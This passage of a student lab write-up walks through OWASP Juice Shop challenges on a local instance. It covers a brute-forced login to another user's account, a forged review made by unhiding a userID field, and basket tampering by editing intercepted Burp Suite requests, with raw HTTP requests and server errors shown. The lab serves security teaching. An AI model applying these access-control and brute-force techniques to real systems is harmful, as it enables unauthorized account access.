
h. For execution of the program, the 'if __name__ == "__main__":' block is used to call the 'brute_force_password()' function to initiate the brute-force process for finding the password for the specified email address.

5. After running the Python program (it will take some time), the password has been found.





6. The password '**K1f.....**' was used on the OWASP Juice Shop website, successfully logging into Amy's account.







## No. 5, Task: Forged Review (3 stars), Vulnerability: Broken Access Control


1. While in the customer feedback page, look within the source code to find the userID section.
2. From the source code, there is the condition hidden type="text", here we remove the 'hidden' condition.





3. A text box is shown after removing the 'hidden' condition within the source code.




4. To see the data type for userID, we use an account to send an account and use Burp Intercept to see the data send.




5. Once we have all the information we have we can forge a feedback.



# No. 6, Task: Manipulate Basket (3 stars), Vulnerability: Broken Access Control

**Demonstration Steps:**

1. Go to localhost:3000/#/register to register an account in juice shop. The informations used are as follows:


   **Email**: gmail@gmail.com


   **Password**: test1

   **Security Question**: Your eldest sibling's middle name?


   **Answer**: test

2. Upon successful registration from step 1, go to **localhost:3000/#/login** to log in (This step is done to ensure that there is a valid account for subsequent actions).






3. Ensure that the shopping cart “Your Basket” is empty upon successful login to the newly created account (This step is to establish the starting point to manipulate the basket).




4. Add one product to the basket by clicking on the **“Add to Basket”** button.
   a. Start by adding a product to the basket to set the baseline state for the subsequent basket manipulations. This will create the initial POST request that can be analysed through Burp Suite.




5. Open Burps Suite → Go to Proxy → Go to HTTP History.
   a. Find the **POST** request under the Method column. Make sure the URL is /api/BasketItems/
      i. HTTP History to help monitor the traffic between the browser and the Juice Shop.
      ii. POST Method is the HTTP request, to be manipulated later using parameter pollution. It is a POST method because there is an attempt to  insert an object into the basket.



b. Check the POST request, from the curly brackets onwards **{** . The information should be as follows:

```
{
  “ProductID”: 4,
  “BasketId”: “6”,
  “quantity”: 1
}
```


Reason for this step is to examine this specific POST request for adding the product “raspberry juice” into the basket. From observation of the POST request in Burp Suite, the request requires “ProductID” and “BasketId” for the application to handle basket additions. Based on the response, the server has successfully added product ID 6 “raspberry juice” into the basket.

**Request**


Pretty Raw Hex \n

```
1  POST /api/BasketItems/ HTTP/1.1
2  Host: localhost:3000
3  Content-Length: 43
4  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5  Accept: application/json, text/plain, */*
6  Content-Type: application/json
7  sec-ch-ua-mobile: ?0
8  Authorization: Bearer
   eyJ0eXAi0iJKV1QiLCJhbGci0iJSUzI1NiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1h
   aWwi0iJnbWFpbEBnbWFpbC5jb20iLCJwYXNzd29yZCI6IjVhMTA1ZThi0WQ0MGUxMzI5NzgwZDYyZWEyMjY1ZDhhIiwicm9sZSI6ImN1c3Rvb
   WVyIiwiZGVsdXhlVG9rZW4i0iIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZSI6Ii9hc3N1dHMvcHVibGljL2ltYW
   dlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQi0iIyMDIzLTExLTEyIDA
   40jI30jAxLjA0MyArMDA6MDAiLCJlcGRhdGVkQXQi0iIyMDIzLTExLTEyIDA40jMw0jE4Ljk0NiArMDA6MDAiLCJkZWxldGVkQXQi0m5lbGx9
   LCJpYXQi0jE20Tk3NzgzNzF9.wSMN69k80bwtvbTeh_SLcjbLaNZX-nzLFYeN_SxdCFRhKqR_yE0aRvGWRBDVuIucXKlwg2fhB6qmGkd7Sowl
   9nPTQEpry-0UY--KbdYsS-yH47-thH_H6d0mEMwzAA0LxZ59_cvvdqXcMiHVwUrqXc8f92iC4Pt0TMHu7po35Vs
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/119.0.6045.123 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; token=
   eyJ0eXAi0iJKV1QiLCJhbGci0iJSUzI1NiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1h
   aWwi0iJnbWFpbEBnbWFpbC5jb20iLCJwYXNzd29yZCI6IjVhMTA1ZThi0WQ0MGUxMzI5NzgwZDYyZWEyMjY1ZDhhIiwicm9sZSI6ImN1c3Rvb
   WVyIiwiZGVsdXhlVG9rZW4i0iIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZSI6Ii9hc3N1dHMvcHVibGljL2ltYW
   dlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQi0iIyMDIzLTExLTEyIDA
   40jI30jAxLjA0MyArMDA6MDAiLCJlcGRhdGVkQXQi0iIyMDIzLTExLTEyIDA40jMw0jE4Ljk0NiArMDA6MDAiLCJkZWxldGVkQXQi0m5lbGx9
   LCJpYXQi0jE20Tk3NzgzNzF9.wSMN69k80bwtvbTeh_SLcjbLaNZX-nzLFYeN_SxdCFRhKqR_yE0aRvGWRBDVuIucXKlwg2fhB6qmGkd7Sowl
   9nPTQEpry-0UY--KbdYsS-yH47-thH_H6d0mEMwzAA0LxZ59_cvvdqXcMiHVwUrqXc8f92iC4Pt0TMHu7po35Vs
19 Connection: close
20
21 {
     "ProductId":4,
     "BasketId":"6",
     "quantity":1
   }
```

6. Send this specific request to the Repeater. Can be done by **Ctrl + R** or Right click the row and press "Send to Repeater".
    a. Repeater is used to isolate and re-send the specific request multiple times for further analysis and manipulation







7. From the **Repeater tab**, press the Send button. The response will be shown on the server side (Box 3 Response to request). There should be a “Validation Error” message as shown in the response.





```
{
  "error":{
    "message":"Validation error",
    "stack":
    "Error\n    at Database.<anonymous> (D:\\SIT\\Y2\\Y2T1\\INF2005 Cyber Security Fundementals\\ACW2\\juice-shop\\node_modules\\sequelize\\lib\\dialects\\sqlite\\query.js:185:27)\n    at D:\\SIT\\Y2\\Y2T1\\INF2005 Cyber Security Fundementals\\ACW2\\juice-shop\\node_modules\\sequelize\\lib\\dialects\\sqlite\\query.js:183:50\n    at new Promise (<anonymous>)\n    at Query.run (D:\\SIT\\Y2\\Y2T1\\INF2005 Cyber Security Fundementals\\ACW2\\juice-shop\\node_modules\\sequelize\\lib\\dialects\\sqlite\\query.js:183:12)\n    at D:\\SIT\\Y2\\Y2T1\\INF2005 Cyber Security Fundementals\\ACW2\\juice-shop\\node_modules\\sequelize\\lib\\sequelize.js:315:28\n    at async SQLiteQueryInterface.insert (D:\\SIT\\Y2\\Y2T1\\INF2005 Cyber Security Fundementals\\ACW2\\juice-shop\\node_modules\\sequelize\\lib\\dialects\\abstract\\query-interface.js:308:21)\n    at async BasketItem.save (D:\\SIT\\Y2\\Y2T1\\INF2005 Cyber Security Fundementals\\ACW2\\juice-shop\\node_modules\\sequelize\\lib\\model.js:2490:35)",
    "name":"SequelizeUniqueConstraintError",
    "errors":[
      {
        "message":"ProductId must be unique",
        "type":"unique violation",
        "path":"ProductId",
        "value":4,
        "origin":"DB",
        "instance":{
          "id":null,
          "ProductId":4,
          "BasketId":"6",
          "quantity":1,
          "updatedAt":"2023-11-12T08:50:09.609Z",
          "createdAt":"2023-11-12T08:50:09.609Z"
        },
        "validatorKey":"not_unique",
        "validatorName":null,
        "validatorArgs":[
        ]
      },
      {
        "message":"BasketId must be unique",
        "type":"unique violation",
        "path":"BasketId",
        "value":"6",
        "origin":"DB",
        "instance":{
          "id":null,
          "ProductId":4,
```

**Box 3 (Response to request)**

8. In the Request (Client) side, change the value of the "**productId**" and press the send button again. On the Response side, there should NOT be any more errors, and show a success message instead. Back on the browser, reload the (http://localhost:3000/#/basket) page to make sure that the changes are reflected in the basket. There should be two items in the basket now. If ProductId is changed to 5, Lemon Juice should be reflected accordingly below Raspberry Juice.
   a. Validation Errors: Observing validation errors in the server's response after manipulating the request signifies that the application is actively checking and validating the incoming data.
   b. As the response indicates success without errors after modifying parameters, it implies that the server accepts and processes the altered request of changing the productId without encountering validation issues.


| Before Step 8 change | After Step 8 change |
| --- | --- |
|  |  |
|  |  |





9. In the Request (Client) side, change the value of the "**BasketId**" to 7 and press the send button again. On the Response side, there should be an error saying "**Invalid BasketId**". (Error Handling challenge success)
   a. The reason to do this step is to provoke the application to identify and respond with an error message indicating an "Invalid BasketId". This demonstrates that the application's error handling mechanism is working as intended, preventing access to baskets that the user doesn't have proper authorization to manipulate.

| Before Step 9 change | After Step 9 change |
|---|---|
| 21 {<br>"ProductId":5,<br>"BasketId":"6",<br>"quantity":1<br>} | 21 {<br>"ProductId":5,<br>"BasketId":"7",<br>"quantity":1<br>} |
